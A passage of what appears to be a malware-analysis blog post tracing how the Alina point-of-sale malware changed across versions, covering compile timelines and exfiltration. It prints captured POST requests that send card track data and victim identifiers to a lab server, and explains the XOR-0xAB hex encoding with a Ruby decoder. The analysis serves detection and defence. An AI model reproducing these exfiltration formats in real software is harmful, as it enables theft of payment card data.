Alina: Following The Shadow Part 1

trustwave.com/Resources/SpiderLabs-Blog/Alina--Following-The-Shadow-Part-1/


Last I spoke with you, I went into the details of a family of Point of Sale (POS) malware, named 'Alina'. At the time, I chose to talk about version 4.0, mainly because I felt it gave a good representation of the entire family itself. In the course of my research, I've been able to acquire 12 distinct versions. As you may recall from the last blog post, Alina is versioned in the User-Agent field for all HTTP-based communication. For example, the User-Agent last time around was "Alina v4.0". Knowing this, I plan on talking about the evolution of this malware today, going from version 0.1 up to 5.5. Just for reference, I have the following versions at this time:

0.1, 1.0, 2.0, 2.1, 3.1, 3.2, 3.3, 3.4, 3.5, 4.0, 5.2, 5.3, 5.5

I'm going to break up this post into a few different sections, and talk about how the malware family has evolved over time with respect to various categories. As I started writing this, it became apparent that it wouldn't fit into one blog post. As such, I've split it up into different parts. For this blog post I'm going to focus on the creation timeline, exfiltration, and C&C.

Creation Timeline


Anyone familiar with the PE file format knows that there is a time-stamp field in the File Header that typically stores the time the file was compiled (I briefly mention it in a previous blog post, "Basic Packers: Easy As Pie"). Attackers have the ability to 'stomp' this field of course, but there is no indication that any of the Alina samples were time stomped. Using this information, along with the version information provided in the User-Agent field, we attempt to provide a timeline of just when these versions first appeared.



I realize you may be noticing a few discrepancies with this timeline. The most obvious is likely the fact that version 1.0 appears to be older than 0.1, or the fact that 3.1 is older than 3.2. It's not an exact science I'm afraid, as we don't know exactly what the author was doing at the time. It's possible that he or she decided to simply recompile an older version and use it during a compromise, or perhaps some other events took place that would cause these oddities. It is also curious to note that both version 3.1 and version 0.1 were compiled with the 'debug' flag enabled. These are the only two versions in my possession that are compiled using this flag, which further adds to the mystery surrounding these particular versions. At any rate, it provides us a decent look at a general timeline of when this malware was created. Unfortunately, version 5.5 utilized a UPX Protector layer, which destroyed the timestamp information in the PE header, which I'll discuss further in part 2. Based on the other information we have, however, it's likely fair to assume it was compiled sometime in March 2013, or early April of that same year.


Exfiltration

I talked about the exfiltration of version 4.0 in-depth during my last blog post, which you can find here. Let's take a step back, however, and look at how the author originally exfiltrated data and evolved his or her technique's over time.



v0.1/v1.0

Version 0.1 and 1.0 had a very simplistic technique for data exfiltration. Simply put, everything was sent in the clear with no obfuscation/encryption whatsoever. We can see an example of this below:




```
POST /asdwer/1.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v0.1
Host: 192.168.141.1
Content-Length: 2814
Cache-Control: no-cache

alina=B5111994349239114%5EOrko/Lasko%5E14061010000000193010000000877000000?;5111994349239114=1406101193010877?|B3421282941887829^Cruise/Pantera^1
30710100000001930100000008770000000?;3421282941887829=1307101193010877?|B5432344006348640^Fisto/Jules^14101010000000193010000000877000000?;543234400
6348640=1410101193010877?|B2341088531009000^Orko/Lasko^13051010000000193010000000877000000?;2341088531009000=1305101193010877?|B5111118419108063^
Zappa/Hawk^15111010000000193010000000877000000?;5111118419108063=1511101193010877?|B5111042953293174^Roboto/Frank^130710100000001930100000008770000
00?;5111042953293174=1307101193010877?|B5000528354535814^Zappa/Clifton^14091010000000193010000000877000000?;5000528354535814=1409101193010877?|B4
321041153600173^Hudson/Anne^12101010000000193010000000877000000?;4321041153600173=1210101193010877?|
```

As you can see, there is simply one POST parameter of 'alina' that contains the clear-text track data. The only difference regarding exfiltration between version 0.1 and 1.0 appears to be the addition of the 'hwid' POST parameter in 1.0, which contains the volume serial number of the victim device. This is likely used as a unique identifier that allows the attacker to easily differentiate between victims.


v2.0

We see a significant leap in the evolution of Alina's exfiltration in version 2.0 of the malware. Namely, the author has decided to change the POST parameter names to something more discrete. Specifically, the previously named 'alina' parameter has been changed to 'a', the 'hwid' parameter has been renamed to 'b', and a new POST parameter of 'c' has been included, which contains the victim's hostname. We also begin seeing the first signs of encryption, as the track data has been XORed with a key of 0xAB, and then converted to hex. We see this technique of XORing the data and converting it to hex throughout future versions of Alina.



```
POST /dada123/up.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v2.0
Host: 192.168.141.1
Content-Length: 25591
Cache-Control: no-cache

a=9e9a9a9a92929f989f929998929a9a9f969a9f9b9d9a9b9a9a92989b9a9b939c9c94|989f999a999399929f9a93939c939992969a989b9c9a9b9a9a92989b9a9b939c9c94|9e9
f9899989f9f9b9b9d989f939d9f9b969a9f9a9b9a9b9a9a92989b9a9b939c9c94|99989f9a9b93939e989a9b9b929b9b9b969a989b9e9a9b9a9a92989b9a9b939c9c94|9e9a9a9a
9a9a939f9a929a9b939b9d98969a9e9a9a9a9b9a9a92989b9a9b939c9c94|9e9a9a9a9b9f99929e989992989a9c9f969a989b9c9a9b9a9a92989b9a9b939c9c94|9e9b9b9b9e999
3989e9f9e989e939a9f969a9f9b929a9b9a9a92989b9a9b939c9c94|9f98999a9b9f9a9a9e989d9b9b9a9c98969a999a9b9a9b9a9a92989b9a9b939c9c94|9e9b9b9b9d989a9d9a
9f9892929c9e9a969a9e9b9f9a9b9a9a92989b9a9b939c9c94|989f999a9d939b99929a939b9b9f939d969a989b9a9a9b9a9a92989b9a9b939c9c94|989f999a9393989f9f9c9f9
99c9e9a9b969a9e9b9d9a9b9a9a92989b9a9b939c9c94|9e9f9899929b9e989992929f9d9f9293969a999b9e9a9b9a9a92989b9a9b939c9c94|9e9b9b9b9c9b9a9a9c9a9c9f999d
939a969a989b9e9a9b9a9a92989b9a9b939c9c94|9e9a9a9a9d989e93989d9c9f999b9392969a989b9f9a9b9a9a92989b9a9b939c9c94|&b=bc095f64&c=TRUSTWAV-C8C316
```

(Decrypted 'a' parameter using Ruby)




```
1.9.2p290 :01 > "9e9a9a9a92929f989f929998929a9a9f969a9f9b9d9a9b9a9a92989b9a9b939c9c94|989f999a999399929f9a93939c9399929
69a989b9c9a9b9a9a92989b9a9b939c9c94|9e9f9899989f9f9b9b9d989f939d9f9b969a9f9a9b9a9b9a9a92989b9a9b939c9c94|99989f9a9b9393
9e989a9b9b929b9b9b969a989b9e9a9b9a9a92989b9a9b939c9c94|9e9a9a9a9a9a939f9a929a9b939b9d98969a9e9a9a9a9b9a9a92989b9a9b939c
9c94|9e9a9a9a9b9f99929e989992989a9c9f969a989b9c9a9b9a9a92989b9a9b939c9c94|9e9b9b9b9e9993989e9f9e989e939a9f969a9f9b929a9
b9a9a92989b9a9b939c9c94|9f98999a9b9f9a9a9e989d9b9b9a9c98969a999a9b9a9b9a9a92989b9a9b939c9c94|9e9b9b9b9d989a9d9a9f989292
9c9e9a969a9e9b9f9a9b9a9a92989b9a9b939c9c94|989f999a9d939b99929a939b9b9f939d969a989b9a9a9b9a9a92989b9a9b939c9c94|989f999
a9393989f9f9c9f999c9e9a9b969a9e9b9d9a9b9a9a92989b9a9b939c9c94|9e9f9899929b9e989992929f9d9f9293969a999b9e9a9b9a9a92989b9
a9b939c9c94|9e9b9b9b9c9b9a9a9c9a9c9f999d939a969a989b9e9a9b9a9a92989b9a9b939c9c94|9e9a9a9a9d989e93989d9c9f999b9392969a98
9b9f9a9b9a9a92989b9a9b939c9c94|".split("|").each{|x| p x.unhexify.xor("\xAB") }

"5111994349239114=1406101193010877?"
"3421282941887829=1307101193010877?"
"5432344006348640=1410101193010877?"
"2341088531009000=1305101193010877?"
"5111118419108063=1511101193010877?"
"5111042953293174=1307101193010877?"
"5000528354535814=1409101193010877?"
"4321041153600173=1210101193010877?"
"5000631614399751=1504101193010877?"
"3421680291800486=1301101193010877?"
"3421883447427510=1506101193010877?"
"5432905329946498=1205101193010877?"
"5000701171742681=1305101193010877?"
"5111635836742089=1304101193010877?"
```

v2.1


Version 2.1 of Alina makes another leap in the evolution of this malware's exfiltration capabilities. It is at this time that we begin to see actual commands being implemented (discussed further in the C&C section). The 'b' and 'c' parameters have remained untouched, however, track data is no longer contained within the 'a' parameter. Instead, it is contained within the POST parameter 'cdata'. The same encryption routine is used to obfuscate this track data. We also see the addition of the 'v' parameter, which contains the version of Alina that is running.

The constant changing of POST parameters suggests that the author was either attempting to evade detections of network-based security solutions, or, perhaps more likely, simply was indecisive and was attempting to decide on the best way of sending this data to the server he or she controlled.

It was during this version that we also begin to see log messages being exfiltrated by the malware. Specifically, the 'ldata' parameter was used to send out logs periodically when certain events transpired. This log data was encrypted using the same XOR/hex technique used for track data. The malware also implemented a log level parameter in this version, which specified what logs to exfiltrate. We see this logging characteristic throughout a number of future versions of Alina.



```
POST /brand_new/up.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v2.1
Host: 192.168.141.1
Content-Length: 20704
Cache-Control: no-cache

act=c&b=bc095f64&c=TRUSTWAV-C8C316&v=v2.1&cdata=9e9a9a9a92929f989f929998929a9a9f969a9f9b9d9a9b9a9a92989b9a9b939c9c94d7989f999a999399929f9a93939
c939992969a989b9c9a9b9a9a92989b9a9b939c9c94d79e9f9899989f9f9b9b9d989f939d9f9b969a9f9a9b9a9b9a9a92989b9a9b939c9c94d799989f9a9b93939e989a9b9b929b
9b9b969a989b9e9a9b9a9a92989b9a9b939c9c94d79e9a9a9a9a9a939f9a929a9b939b9d98969a9e9a9a9a9b9a9a92989b9a9b939c9c94d79e9a9a9a9b9f99929e989992989a9c9
f969a989b9c9a9b9a9a92989b9a9b939c9c94d79e9b9b9b9e9993989e9f9e989e939a9f969a9f9b929a9b9a9a92989b9a9b939c9c94d79f98999a9b9f9a
```



```
POST /brand_new/up.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v2.1
Host: 192.168.141.1
Content-Length: 502
Cache-Control: no-cache

act=l&b=bc095f64&c=TRUSTWAV-C8C316&v=v2.1&ldata=f0c2c5d8dfcac7c7c8c3cec8c091999bf68befcec7cedfc2c5cc8bc4c7cf8bcdc2c7ce8bcac7c2c5ca96e891f7efc4c
8dec6cec5dfd88bcac5cf8bf8cedfdfc2c5ccd8f7e1c4d8c3f7efced8c0dfc4dbf7eac7c2c5caf79e9dca93ca9e9f9fca9c9b9dc9cdc8cfc89a92939a93ce9c9f99cd9f939e9f9e
cf9f999e9fc893cf999e9e9a9bc893ca9a9f92989dcfc9989998ce99cec89e9df4dec5dbcac8c0cecf85ced3cea1f0d8dfcad9dff4dedbcfcadfcef4dfc3d9cecacf91999b92f68
bdedbcfcadfce8bdfc3d9cecacf8bc7cadec5c8c3cecf8bd8dec8c8ced8d8cddec7c7d2a1
```

v3.1

Version 3.1 did not vary greatly with regard to data exfiltration. The only apparent difference with POST requests is the addition of the "p" parameter, which contains the path of the Alina malware on the victim machine.

Additionally, it is in this version that we begin seeing a requirement for a 666 status code from the remote server. As mentioned in the last blog post, seeing a 666 status code is extremely unusual, and should raise an eyebrow or two for anyone monitoring network traffic. The requirement for this status code is an unusual decision for the malware authors to implement.

One other interesting addition in this version is the support for multiple exfiltration URLs. In total, three distinct URLs were utilized in the sample analyzed. In the event that a URL did not respond with the correct status code, or was unreachable, Alina simply attempted to try the next URL in the list.


v3.2

The main difference we see at this point is the fact that version 3.2 does not look for the '666' HTTP status code, as well as the removal of the log exfiltration request. This is an anomaly, as we see these features reintroduced in versions 3.3 and above. This further adds to the evidence that version 3.2 was in fact created before version 3.1, as it doesn't make a lot of sense to remove this feature and then reintroduce it.

v3.3/v3.4/v3.5/v4.0

From an exfiltration point of view, this version acts the same as version 3.1. One minor change we discover in version 3.4-4.0 is the removal of a minor piece of information in outbound log requests. Specifically, the output of the call to the Windows API call GetLastError is removed.


At this stage the author appears to be quite content with the exfiltration of his or her malware, as we see minimal changes to the overall structure it employs. You can see an example 'download' request of both versions below, illustrating the current POST parameter structure for these versions:



```
POST /whynot/sam.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v3.4
Host: x.x
Content-Length: 110
Cache-Control: no-cache

act=d&b=bc095f64&c=TRUSTWAV-C8C316&v=v3.4&p=C:\Documents and Settings\Josh\Application Data\win-firewall.exe&=



POST /wordpress/sam.php HTTP/1.1
Accept: text/*, application/octet-stream
Content-Type: application/x-www-form-urlencoded
User-Agent: Alina v3.5
Host: x.x
Content-Length: 108
Cache-Control: no-cache

act=d&b=bc095f64&c=TRUSTWAV-C8C316&v=v3.5&p=C:\Documents and Settings\Josh\Application Data\adobeflash.exe&=
```


v5.2/v5.3/v5.5

It's clear that a lot of change occurred between versions 4.0 and 5.2. Referring to our timeline, we see that about a month of time elapsed between these versions. This is abundantly clear with regard to exfiltration, as the author(s) have completely removed their previous structure and replaced it with a custom one. HTTP POST requests are still the transportation mechanism to exfiltrate data; however, the data inside this POST request is completely different. You can see this below. I display the raw hex of the request to illustrate that non-ASCII data is being sent across the wire:



